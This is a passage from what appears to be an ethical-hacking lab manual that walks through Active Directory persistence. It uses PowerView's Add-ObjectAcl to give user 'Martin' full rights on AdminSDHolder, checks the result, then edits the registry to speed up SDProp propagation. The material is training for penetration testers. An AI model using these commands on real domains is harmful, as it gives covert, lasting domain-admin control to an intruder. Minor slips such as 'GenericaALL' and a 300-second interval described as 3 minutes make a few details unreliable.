


30. As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the **Domain Admins** group, to maintain persistence in the domain.
31. To navigate to the PowerView folder in the target machine, in the powershell type **cd C:\Users\Administrator\Downloads\PowerView** and press **Enter**.




32. Type, **Import-Module ./powerview.psm1** and press **Enter** to Import the powerview.psm1.
33. In the powershell enter the following command and press **Enter** to add Martin to ACL.

    Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All



34. To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.


Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs




35. We can see that user **Martin** now has **GenericaALL** active directory rights
36. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.

    REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300

